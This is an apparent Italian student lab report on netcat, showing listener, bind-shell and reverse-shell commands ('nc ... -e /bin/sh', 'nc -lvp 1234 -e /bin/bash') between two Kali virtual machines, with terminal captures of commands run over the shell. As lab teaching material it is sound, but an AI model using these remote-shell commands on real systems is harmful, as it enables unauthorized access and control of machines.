

# Netcat

Netcat (o nc) è uno strumento di rete versatile e potente che permette di leggere da e scrivere su connessioni di rete utilizzando il protocollo TCP/IP.

Può fungere da client e da server, consentendo di trasferire dati, effettuare scansioni di porte, creare server "listener", inviare file, e altro ancora.

È ampiamente utilizzato per debug, testing, e anche per scopi malevoli a causa della sua versatilità e del suo potenziale per eseguire azioni di rete avanzate.

La **prima serie** di comandi, nello specifico quelle indicate nella traccia dell'esercizio, include `nc -l -p 1234` e `nc 192.168.3.245 1234 -e /bin/sh`.


Il primo comando (`nc -l -p 1234`) imposta `nc` in modalità "listener" sulla porta 1234, **ma senza specificare** alcuna azione da intraprendere quando una connessione viene stabilita. Ciò significa che `nc` rimane in uno stato **passivo**, semplicemente in **attesa** di connessioni senza eseguire ulteriori azioni.


Il secondo comando (`nc 192.168.3.245 1234 -e /bin/sh`) tenta di connettersi a un indirizzo IP specifico (192.168.3.245) sulla porta 1234, specificando che dovrebbe eseguire `/bin/sh` (la shell Unix) sulla macchina remota una volta stabilita la connessione. (in questo caso non ho riportato screenshot inquanto non c'è stato scambio di messaggi.)

La **seconda serie** di comandi comprende `nc -lvp 1234 -e /bin/bash`. Questo comando è progettato per un'utilità più **avanzata**. Oltre ad ascoltare sulla porta 1234, viene specificato che quando una connessione viene stabilita, `nc` deve eseguire un programma specifico, in questo caso `/bin/bash`, e passare la gestione della connessione a tale programma. Questo significa che quando una connessione è stabilita con successo, `nc` avvierà una shell Bash interattiva sul sistema remoto, consentendo all'utente di eseguire comandi sul sistema come se fosse direttamente connesso ad esso. (immagine 1 e 2)


La **terza serie** di comandi comprende `nc -lvp 1234`. Questo comando è **unidirezionale**, permette di inviare messaggi al server remoto ma non di controllare shell e dunque ottenere informazioni. (immagine 3)

1





```
kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
root@kali: /home/kali
File Actions Edit View Help
whoami
root
uname -a
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64 GNU/Linux
ps
  PID TTY          TIME CMD
 42783 pts/1    00:00:00 sudo
 42784 pts/1    00:00:00 su
 42785 pts/1    00:00:03 zsh
 89406 pts/1    00:00:00 bash
 91202 pts/1    00:00:00 ps
ls
Desktop
Documents
dos
Downloads
Music
nano.1687.save
notes
Pictures
pippo.save
Public
Templates
UDPFloot.py
Videos
wireshark1
```



```
C.1 di kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
root@kali: /home/kali
File Actions Edit View Help
(root@kali)~/home/kali
# nc -lvp 1234 -e /bin/bash
listening on [any] 1234 ...
192.168.3.14: inverse host lookup failed: Host name lookup failure
connect to [192.168.3.245] from (UNKNOWN) [192.168.3.14] 38578
bash: line 1: ciao: command not found
bash: line 2: finally: command not found
whoami: forward host lookup failed: Host name lookup failure : Resource temporarily unavailable
bash: line 8: -Ps: command not found
```

kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

 1 2 3


File Actions Edit View Help

```
(root@kali)-[/home/kali]
# nc -l -p 1234 192.168.3.245
ciao
^C
```

```
(root@kali)-[/home/kali]
# nc 192.168.3.245 1234
ciao
finalmente
whoami
nc -l -p 1234 whoami
uname -a
ls
ps
-Ps
-ps
```

C.1 di kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

 1 2 3 4

root@kali: /home/kali

File Actions Edit View Help

```
(root@kali)-[/home/kali]
# nc -l -p 1234
ciao
^C
```

```
(root@kali)-[/home/kali]
# nc -lvp 1234
listening on [any] 1234 ...
192.168.3.14: inverse host lookup failed: Host name lookup failure
connect to [192.168.3.245] from (UNKNOWN) [192.168.3.14] 36142
ciao
finalmente
whoami
nc -l -p 1234 whoami
uname -a
ls
ps
-Ps
-ps
```